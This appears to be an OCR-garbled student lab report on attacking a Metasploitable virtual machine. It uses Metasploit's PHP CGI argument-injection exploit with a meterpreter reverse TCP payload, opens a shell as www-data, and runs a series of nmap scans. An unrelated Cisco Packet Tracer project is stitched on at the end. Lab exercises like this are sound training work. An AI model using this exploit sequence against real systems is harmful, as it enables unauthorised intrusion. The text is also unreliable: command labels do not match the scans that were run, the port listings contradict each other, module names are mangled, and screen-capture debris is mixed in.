29	auxiliary/enum/atlassian_crowd_fileaccess		normal	No	Atlassian Crowd XML Entity Expansion Remote File Access	
30	auxiliary/enum/avast_avast_login		normal	No	Avast Login	
31	auxiliary/enum/bmc_trackit_bmc_password_reset		normal	Yes	BMC Trackit! Unauthenticated Arbitrary User Password Change	
32	auxiliary/host/hauts		normal	No	BNAT	
33	auxiliary/enum/bittorrent_overlays_directory_traversal	2014-12-09	normal	No	Bittorrent Multiple Product "local" Directory Traversal	
34	auxiliary/enum/bittorrent_overlays_directory_traversal	2016-10-08	normal	No	Bittorrent Web Management Login Bypass, Config and Password File Dump	
35	auxiliary/enum/bittorrent_overlays_type_traversal	2012-10-23	normal	No	Bittorrent Overlay_Type Directory Traversal	
36	auxiliary/enum/brocade_brocade_enumehash		normal	No	Brocade Password Hash Enumeration	
37	auxiliary/enum/cctv_cctv_log_scanner		normal	No	CCTV DVR Log Scanner	
38	auxiliary/enum/misc/cvrt_cvrt_log_in		normal	No	CVRT CVRT Log Scanner Utility	
39	auxiliary/enum/rdp/rdp_cve_2019_0708_bluekeep	2019-05-14	normal	Yes	CVE-2019-0708 Bluekeep Microsoft Remote Desktop RCE Check	
40	auxiliary/enum/caploit_c_web_login_loot		normal	No	Comdus cPloit_C Web Login Loot and Config Dump	
41	auxiliary/enum/caploit_c_web_login_loot		normal	No	Comdus cPloit_C Web Login Loot and Config Dump	
42	auxiliary/enum/caploit_c_web_login_get_charset_end_exec		normal	No	Comdus cPloit_C Web Get Charset Command Injection (v3.1-3.5-RCE)	

```
msf6 > use auxiliary/scanner/http/http_version
msf6 auxiliary[scanner/http/http_version] > Show options

Module options (auxiliary/scanner/http/http_version):
 Name  Current Setting  Required  Description
 Proxies          no        A proxy chain of format type:host:port[,type:host:port][...]
 RHOSTS          yes      The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
 RPORT           80       yes      The target port [TCP]
 SSL             false     no       Negotiate SSL/TLS for outgoing connections
 THREADS         1        yes      The number of concurrent threads (max one per host)
 VHOST          none     no       HTTP server virtual host

View the full module info with the info, or info -d command.

msf6 auxiliary[scanner/http/http_version] > set rhstn 192.168.56.101
rhost => 192.168.56.101
msf6 auxiliary[scanner/http/http_version] > show options

Module options (auxiliary/scanner/http/http_version):
 Name  Current Setting  Required  Description
 Proxies          no        A proxy chain of format type:host:port[,type:host:port][...]
 RHOSTS          192.168.56.101  yes      The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
 RPORT           80       no       The target port [TCP]
 SSL             false     no       Negotiate SSL/TLS for outgoing connections
 THREADS         1        yes      The number of concurrent threads (max one per host)
 VHOST          none     no       HTTP server virtual host

View the full module info with the info, or info -d command.

msf6 auxiliary[scanner/http/http_version] >
```

Step 3: Use the first suggested option to look for PHP 5.4.3. Set the rhost after that, and then issue the command to exploit.

```

File Actions Edit View Help
root@kali:~/home/kali

msf auxiliary(scanner/http/http_version) > search php 5.4.2
Matching Modules

# Name                                     Disclosure Date   Rank    Check  Description
0 exploit/multi/http/php_license           2012-01-05   excellent  Yes   PHP license [+] Remote Command Execution
1 exploit/multi/http/cgi_arg_injection     2012-05-03   excellent  Yes   CGI Argument Injection
2 exploit/windows/http/apache_request_headers_b6f  2012-05-08   normal   No    [+] apache_request_headers Function Buffer Overflow

Interact with a module by name or index. For example info 2, use 2 or use exploit/windows/http/php.apache.request.headers.b6f

msf auxiliary(scanner/http/http_version) > use 1
[*] No payload configured, setting to php/meterpreter/reverse_tcp
msf exploit(multi/http/php.cgi.arg_injection) > show options

Module options (exploit/multi/http/php.cgi.arg_injection):

Name          Current Setting  Required  Description
PSEX          false            yes       Exploit Psex
Proxies        no              no        A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS        yes             yes      The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
RPORT          80              yes      The target port (TCP)
SSL            false           no       Negotiate SSL/TLS for outgoing connections
TARGETURI      no              no       The URI to request (must be a CGI-handled PHP script)
URIENCODING  0               yes      Level of URI URIENCODING and padding (0 for minimum)
VHOST          no              no       HTTP server virtual host

Payload options (php/meterpreter/reverse_tcp):

Name          Current Setting  Required  Description
LHOST         127.0.0.1       yes      The listen address (an interface may be specified)
LPORT          4444            yes      The listen port

Exploit target:

Id  Name
--  --
0  Automatic

View the full module info with the info, or info -d command.
msf exploit(multi/http/php.cgi.arg_injection) > 

Windows Taskbar (12-03-2023 22:49)
Type here to search  File  Start  Task View  Taskbar  Mail  Photos  Edge  File Explorer  Power  Right Ctrl
22:49  ENG  12-03-2023

msf exploit(multi/http/php.cgi.arg_injection) > set rhost 192.168.56.102
rhost => 192.168.56.102
msf exploit(multi/http/php.cgi.arg_injection) > show options

Module options (exploit/multi/http/php.cgi.arg_injection):

Name          Current Setting  Required  Description
PSEX          false            yes       Exploit Psex
Proxies        no              no        A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS        192.168.56.102  yes      The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
RPORT          80              yes      The target port (TCP)
SSL            false           no       Negotiate SSL/TLS for outgoing connections
TARGETURI      no              no       The URI to request (must be a CGI-handled PHP script)
URIENCODING  0               yes      Level of URI URIENCODING and padding (0 for minimum)
VHOST          no              no       HTTP server virtual host

Payload options (php/meterpreter/reverse_tcp):

Name          Current Setting  Required  Description
LHOST         127.0.0.1       yes      The listen address (an interface may be specified)
LPORT          4444            yes      The listen port


Exploit target:

Id  Name
--  --
0  Automatic

View the full module info with the info, or info -d command.
msf exploit(multi/http/php.cgi.arg_injection) > 

Windows Taskbar (12-03-2023 22:51)
Type here to search  File  Start  Task View  Taskbar  Mail  Photos  Edge  File Explorer  Power  Right Ctrl
22:51  ENG  12-03-2023

```



```

View the full module info with the info, or info -d command.
msf6 exploit(multi/http/php_cgi_arg_injection) > Interupt: use the 'exit' command to quit
msf6 exploit(multi/http/php_cgi_arg_injection) > set rhost 192.168.56.102
rhost 192.168.56.102
msf6 exploit(multi/http/php_cgi_arg_injection) > show options

Module options (exploit/multi/http/php_cgi_arg_injection):
Name   Current Setting  Required  Description
proxies      false        yes       Exploit Plack
Proxies      no          yes       A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS      192.168.56.102  yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
RPORT      80           yes       The port to connect to
SSL         false        no        Negotiate SSL/TLS for outgoing connections
TARGETURI    no          yes       The URI to request (must be a CGI-handled PHP script)
URIENCODING 0           yes       Level of URI ENCODING and padding (0 for minimum)
VHOST      no          yes       HTTP server virtual host


Payload options (php/meterpreter/reverse_tcp):
Name   Current Setting  Required  Description
LHOST  127.0.0.1        yes       The listen address (an interface may be specified)
LPORT  4444            yes       The listen port

Exploit target:
Id  Name
0  Automatic

View the full module info with the info, or info -d command.
msf6 exploit(multi/http/php_cgi_arg_injection) > exploit
[*] Exploit running: reverse TCP handler on 127.0.0.1:13444
[*] Started reverse TCP handler on 127.0.0.1:13444
[*] Exploit completed, but no session was created.
msf6 exploit(multi/http/php_cgi_arg_injection) > 

[*] You are binding to a loopback address by setting LHOST to 127.0.0.1. Did you want ReverseListenerBindAddress?
[*] Started reverse TCP handler on 127.0.0.1:13444
[*] Exploit completed, but no session was created.
msf6 exploit(multi/http/php_cgi_arg_injection) > 

```



```

msf6 exploit(multi/http/php_cgi_arg_injection) > exploit
[*] Started reverse TCP handler on 172.16.217.128:4444
[*] Sending stage (39927 bytes) to 172.16.217.129
[*] Meterpreter session 1 opened (172.16.217.128:4444 -> 172.16.217.129:34561) at 2023-02-20 04:12:31 -0500

meterpreter > sysinfo
Computer : metasploitable
OS       : Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686
Meterpreter : php/linux
meterpreter > getuidf
[*] Unknown command: getuidf
meterpreter > getuid
Server username: www-data
meterpreter > pwd
/var/www
meterpreter > ls
Listing: /var/www
=====
Mode      Size  Type  Last modified      Name
----  ----  ---  -----  -----
041777/rwxrwxrwx 4096  dir  2012-05-20 15:30:29 -0400  dav
040755/rwrxr-xr-x 4096  dir  2012-05-20 15:52:33 -0400  dvwa
100644/rw-r--r-- 891   fil  2012-05-20 15:31:37 -0400  index.php
040755/rwrxr-xr-x 4096  dir  2012-05-14 01:43:54 -0400  mutillidiae
040755/rwrxr-xr-x 4096  dir  2012-05-14 01:36:40 -0400  phpMyAdmin
100644/rw-r--r-- 19    fil  2010-04-16 02:12:44 -0400  phpinfo.php
040755/rwrxr-xr-x 4096  dir  2012-05-14 01:50:38 -0400  test
040775/rwxrwxr-x 20480  dir  2010-04-19 18:54:16 -0400  tikiwiki
040775/rwxrwxr-x 20480  dir  2010-04-16 02:17:47 -0400  tktwtki-old
040755/rwrxr-xr-x 4096  dir  2010-04-16 15:27:58 -0400  twtki

```

## Perform Network scanning using following nmap commands:

### a) nmap -p

The first command is used to scan the particular port.

```
(root㉿kali):~/[home/kali]
└─# nmap -sV 192.168.56.101
Starting Nmap 7.93 ( https://nmap.org ) at 2023-03-12 12:54 EDT
Nmap scan report for 192.168.56.101
Host is up (0.00022s latency).

PORT      STATE SERVICE
21/tcp    open  ftp
MAC Address: 08:00:27:E7:E8:D5 (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 16.92 seconds
[root@kali]:~/[home/kali]
```

## b) nmap -sV

```
(root㉿kali):~/[home/kali]
└─# nmap -sV 192.168.56.101
Starting Nmap 7.93 ( https://nmap.org ) at 2023-03-12 12:52 EDT
Nmap scan report for 192.168.56.101
Host is up (0.00022s latency).
Not shown: 977 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
22/tcp    open  ssh          OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
23/tcp    open  telnet       Linux telnetd
25/tcp    open  smtp         Postfix smtpd
37/tcp    open  dict         dictd
80/tcp    open  http         Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp   open  rpcbind     2 (RPC #18000)
139/tcp   open  netbios-ssn  Samba smbd 3.x - 4.x (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn  Samba nmbd 3.x - 4.x (workgroup: WORKGROUP)
512/tcp   open  exec         netkit-rsh rexd
513/tcp   open  login        OpenBSD or Solaris rlogind
514/tcp   open  privoxy     privoxy
1099/tcp  open  java-rmi   GNU Classpath grmiregistry
1524/tcp  open  bindshell   Metasploitable root shell
2828/tcp  open  http        2.4+ (MPC #100003)
2121/tcp  open  http        Apache JBoss Web Server/2.1.1.Final
3386/tcp  open  mysql       MySQL 5.6.51a-Ubuntu5
5432/tcp  open  postgresql  PostgreSQL DB 8.3.8 - 8.3.7
58000/tcp open  http        Apache Tomcat/9.0.53
6000/tcp  open  x11         (access denied)
6667/tcp  open  irc         UnrealIRCd
8080/tcp  open  http        Apache Jquery (Protocol v1.3)
8180/tcp  open  http        Coyote JSP engine 1.1
MAC Address: 08:00:27:E7:E8:D5 (Oracle VirtualBox virtual NIC)
Service Info: Hosts: metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 28.69 seconds
[root@kali]:~/[home/kali]
```

## c) nmap -sT

This command is used to scan the TCP port.

```

root@kali:[/home/kali]
# nmap -O 192.168.56.101
Starting Nmap 7.93 ( https://nmap.org ) at 2023-03-12 12:51 EDT
Nmap scan report for 192.168.56.101
Host is up (0.00001s latency).
Not shown: 977 closed tcp ports (reset)
PORT      STATE SERVICE
22/tcp    open  ssh
23/tcp    open  telnet
25/tcp    open  smtp
37/tcp    open  domain
42/tcp    open  nntp
113/tcp   open  rpcbind
139/tcp   open  netbios-ssn
145/tcp   open  microsoft-ds
123/tcp   open  snmp
313/tcp   open  login
314/tcp   open  shell
3999/tcp  open  rmiregistry
1524/tcp  open  ingsrclock
2049/tcp  open  nfs
2121/tcp  open  cproxy-ftp
2200/tcp  open  mysql
5432/tcp  open  postgresql
5900/tcp  open  vnc
5901/tcp  open  vnc
6667/tcp  open  irc
6800/tcp  open  ajp13
8180/tcp  open  unknown
MAC Address: 00:0C:27:E7:E8:05 (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 16.67 seconds
root@kali:[/home/kali]
# 

```

## d) nmap -O

This command is used to scan the operating system for its version

```

root@kali:[/home/kali]
# nmap -O 192.168.56.101
Starting Nmap 7.93 ( https://nmap.org ) at 2023-03-12 12:48 EDT
Nmap scan report for 192.168.56.101
Host is up (0.00001s latency).
Not shown: 977 closed tcp ports (reset)
PORT      STATE SERVICE
22/tcp    open  ssh
23/tcp    open  telnet
25/tcp    open  smtp
37/tcp    open  domain
42/tcp    open  nntp
113/tcp   open  rpcbind
139/tcp   open  netbios-ssn
145/tcp   open  microsoft-ds
123/tcp   open  snmp
313/tcp   open  login
314/tcp   open  shell
3999/tcp  open  rmiregistry
1524/tcp  open  ingsrclock
2049/tcp  open  nfs
2121/tcp  open  cproxy-ftp
3306/tcp  open  mysql
5432/tcp  open  postgresql
5900/tcp  open  vnc
5901/tcp  open  vnc
6667/tcp  open  irc
6800/tcp  open  ajp13
8180/tcp  open  unknown
MAC Address: 00:0C:27:E7:E8:05 (Oracle VirtualBox virtual NIC)

Device types: general purpose
OS details: Linux 2.6.9 - 2.6.33
OS detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 20.17 seconds
root@kali:[/home/kali]
# 

```

e) nmap -A

This is used to scan all the ports and scan the complete system.

```
File Actions Edit View Help
1 2 3 4
root@kali:~#
100000 1 113/tcp rpcbind
100000 2 113/udp rpcbind
100003 2,3,4 2049/tcp nfs
100003 2,3,4 2049/udp nfs
100003 2,3,4 4200/tcp nmb
100003 2,3,4 4200/udp nmb
100005 1,2,3 46509/tcp mountd
100021 1,2,3 34529/udp nlockmgr
100021 1,2,3 34530/udp nlockmgr
100024 1 34570/tcp status
100024 1 40716/udp status
129/tcp open netbios-ssn Samba smbd 3.6.x.X (workgroup: WORKGROUP)
129/udp open netbios-ssn Samba smbd 3.6.x.X (workgroup: WORKGROUP)
512/tcp open exec netkit-rsh rexecd
513/tcp open login OpenBSD or Solaris rlogind
514/tcp open shell NetBSD rshd
515/tcp open auth (none) gmrregistry
1524/tcp open bindshell Metasploitable root shell
2-4 [RPC #100005]
2849/tcp open nfs 2-4 [RPC #100005]
31337/tcp open http PyroFRO 1.3.1
3306/tcp open mysql MySQL 5.0.51a-Ubuntu5
mysql>info:
Protocol: 10
Version: 5.0.51a-Ubuntu5
Thread ID: 30
Capabilities Flags: 43564
Server Status: Support41Auth, Speaks41ProtocolNew, LongColumnFlag, SupportsTransactions, ConnectWithDatabase, SwitchToSSLAfterHandshake, SupportsCompression
Status: Autocommit
  Salt: udvc-SxznMm=(M\4\>n
  TcP open portqry PostgreSQL 8.8.3.0 - 8.8.7
  TcP Subnet: comcastbroadbandbase.localdomain/organizationName=There is no such thing outside US/countryName=XX
  No valid before: 2010-04-17T14:07:45
  No valid after: 2010-04-18T14:07:45
  No valid until: 2013-03-27T16:53:08+00:00 + 3msQ from scanner time.
5000/tcp open vnc VNC (Protocol 3.1)
vnc>info:
Protocol Version: 3.3
Security type: None
  _ VNC Authentication (2)
  _ VNC open X11 (access denied)
  _ 8000/tcp open X11 Unprivileged X11
  _ 8000/tcp open aip13 Apache Jserv (Protocol v1.3)
  _ aip13-methods: Failed to get a valid response for the OPTION request
  _ 8080/tcp open http Apache Tomcat/Coyote JSP engine 1.1
  _ http-server-header: Apache-Coyote/1.1
  _ http-title: Apache Tomcat/8.5
  _ OS: Linux 2.6.32-042stab178.05 (Oracle VirtualBox virtual NIC)
Device type: general Purpose
Running: Linux 2.6.x
OS details: Linux 2.6.32 - 2.6.38
Network Distance: 1 hop
root@kali:~#
```

```

File Machine View Input Devices Help
File Actions Edit View Help
5432/tcp open  postgresql PostgreSQL 9.3.8 - 9.3.7
| ssl-cert: Subject: commonName=ubuntu8-base.localdomain/organizationName=OCOSA/stateOrProvinceName=X
| Not valid before: 2010-03-17T14:07:45
| Not valid after: 2019-03-17T14:07:45
|_xsl-date: 2023-03-12T12:51:08+00:00; -3649s from scanner time.
5900/tcp open  vnc  (protocol 3.3)
| vnc-info:
|   protocol version: 3.3
|   security types:
|     VNC Authentication (2)
5800/tcp open  vnc  (access denied)
6667/tcp open  irc  UnrealIRCd
8089/tcp open  apache-jsp Apache Jserv (Protocol v1.3)
|_x-pm-methods: Failed to get a valid response for the OPTION request
8000/tcp open  http Apache Tomcat/7.0.99
|_http-favicon: Apache Tomcat
|_http-server-header: Apache-Coyote/1.1
|_http-stricttransportsecurity: max-age=31536000
MAC Address: 00:0C:29:2F:E7:00 (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 2.6.x
OS: Linux 2.6.x - 3.0.x [root@kali:~]#
OS details: Linux 2.6.9 - 2.6.33
Network Distance: 1 hop
Service Info: Hosts: metasploitable.localdomain, irc, Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Host script results:
| smb-security-mode:
|   account lock level: domain
|   authentication_level: user
|   challenge_response: supported
|   message-signing: disabled (dangerous, but default)
|_closed ports: 0 (0.0000ms stalls, deviation: 2000000s, median: -3ms)
|_hoststat: NetBIOS name: METASPOITABLE, NetBIOS user: <unknown>, NetBIOS MAC: 000000000000 (Xerox)
|_smb2-time: Protocol negotiation failed (SMB2)
|_smb3-time: SMB3 negotiation failed (SMB3)
|_smb3-ntlm: NTLM auth failed (SMB3)
|_osinfo:
|   OS: Unix (Samba 3.0.20-Debian)
|   Computer name: metasploitable
|   NetBIOS computer name:
|   Domain controller name:
|   FQDN: metasploitable.localdomain
|_system_time: 2023-03-12T12:52:59+00:00

TRACEROUTE
HOP RTT      ADDRESS
1  0.59 ms 192.168.56.101

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 39.21 seconds
[root@kali:~]#

```

## f) nmap -Pt

This is used to scan the system using telnet.

```

File Machine View Input Devices Help
File Actions Edit View Help
[root@kali:~]# nmap -PT 21 192.168.56.101
Starting Nmap 7.93 ( https://nmap.org ) at 2023-03-12 12:47 EDT
Nmap scan type: TCP connect(2) script scan
Nmap scan scope: 192.168.56.101
Host is up (0.000079s latency).
Not shown: 977 closed tcp ports (reset)
PORT      STATE SERVICE
21/tcp    open  telnet
22/tcp    open  ssh
23/tcp    open  telnet
25/tcp    open  smtp
53/tcp    open  domain
80/tcp    open  http
139/tcp   open  netbios-ssn
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
511/tcp   open  exec
511/tcp   open  shell
1099/tcp  open  rmiregistry
3205/tcp  open  webmin
2049/tcp  open  nfs
2121/tcp  open  cccproxy-ftp
2389/tcp  open  mysql
2389/tcp  open  mariadb
5900/tcp  open  vnc
6000/tcp  open  X11
6872/tcp  open  irc
8180/tcp  open  apache-jsp
8180/tcp  open  unknown
MAC Address: 00:0C:29:2F:E7:00 (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 17.19 seconds
[root@kali:~]#


```


## Networking project on Fire extinguisher using cisco packet tracer.

The Cisco Packet Tracer is used for this project. We need this so that we can imitate the network devices. When smoke is detected, this project is utilised to suppress the fire and turn on the filter.


We need a server, a water sprinkler, a smoke detector, and three smoke-emitting automobiles in order to achieve this. We must rename the server to registration server and the water sprinkler to sprinkler after dragging and dropping each of these components into the working area.

